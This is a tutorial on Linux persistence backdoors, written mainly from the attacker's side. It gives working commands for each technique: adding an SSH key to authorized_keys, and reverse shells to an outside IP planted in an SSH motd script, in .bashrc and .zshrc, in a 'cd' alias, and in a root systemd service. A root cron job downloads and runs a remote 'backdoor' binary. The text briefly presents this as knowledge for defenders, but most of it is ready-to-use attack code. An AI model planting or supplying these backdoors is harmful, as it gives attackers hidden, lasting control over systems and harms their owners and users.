Linux Backdoors
In practice, once you have access to a target (SSH, VNC, interactive shell …), leaving a backdoor is an important part of maintaining access to the target system. Therefore, learning some backdoor techniques is essential, not only for attackers but also for defenders. In what follows we’ll look at some common backdoor techniques. Here we only discuss within the Linux world!
What is a backdoor?
A backdoor is a piece of hidden code, a script or a program placed on the target machine serving the attacker’s purpose of long-term access to the target, with which you don’t have to exploit the same system twice. It simply gives you faster and instant access to the system.
1. SSH Keys
The SSH authorized_keys file contains a list of authorized users / public keys that are allowed to log into a specific account. In this file, attackers can also place their own public keys to grant themselves permission and immediately access the system via SSH.\
Victim
ssh-keygen -t rsa
-> generate key paircat /$(whoami)/.ssh/id_rsa.pub > /$(whoami)/.ssh/authorized_keys
-> copy public key (id_rsa.pub) to authorized_keys
Attacker
Copy private key (id_rsa)chmod 600 id_rsa
-> set permissionssh -i id_rsa username@victim
-> ssh to victim
2. SSH motd

motd (Message Of The Day) is the banner that appears when you log into a machine via SSH. For Ubuntu / Debian the motd scripts can be found at /etc/update-motd.d. By default, other users don’t have write permission on that directory.
cd /etc/update-motd.d && echo -e '#!/bin/bash\nnc 192.168.66.105 4444 -e /bin/bash &' > 20-backdoor && chmod +x 20-backdoor
Note: & -> run command in background
3. User’s .bashrc — Interactive session

.bashrc is one of the startup scripts used by the Bourne shell bash (for zsh it’s .zshrc). If a user uses bash as their login shell, the script will be executed for every interactive session they launch.cd && echo -e '#!/bin/bash\nnc 192.168.66.105 4444 -e /bin/bash &' >> .bashrccd && echo -e '#!/bin/bash\nnc 192.168.66.105 4444 -e /bin/bash &' >> .zshrc
you’ll get a reverse shell when the user runs the command bash or su username
4. User’s .bashrc — Aliases

As an attacker, we can also place a backdoor in a user’s aliases! This is also a method I really like.alias cd='$(nc 192.168.66.105 4444 -e /bin/bash &); cd'
-> We’ll get a reverse shell every time the user runs the cd command
 Below are some other more complex backdoors that use aliases:
5. Cron jobs

Cron is a feature from Linux / UNIX-like OSes that can be used to periodically run a specific job or task, just like Task Scheduler in Windows.echo '* * * * * root cd /tmp; wget 192.168.66.105:8000/backdoor && chmod +x backdoor && ./backdoor' > /etc/cron.d/backdoor
6. Backdoor as a Service (BaaS)
An attacker can also create a backdoor as a service (BaaS). Here’s an example of BaaS (backdoor.service):
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/192.168.66.105/4444 0>&1"
[Install]
WantedBy=multi-user.target

When the service is started, it launches a reverse shell to the attacker.cd /etc/systemd/system && systemctl start backdoor.service
It can also be triggered on enable.cd /etc/systemd/system && systemctl enable backdoor.service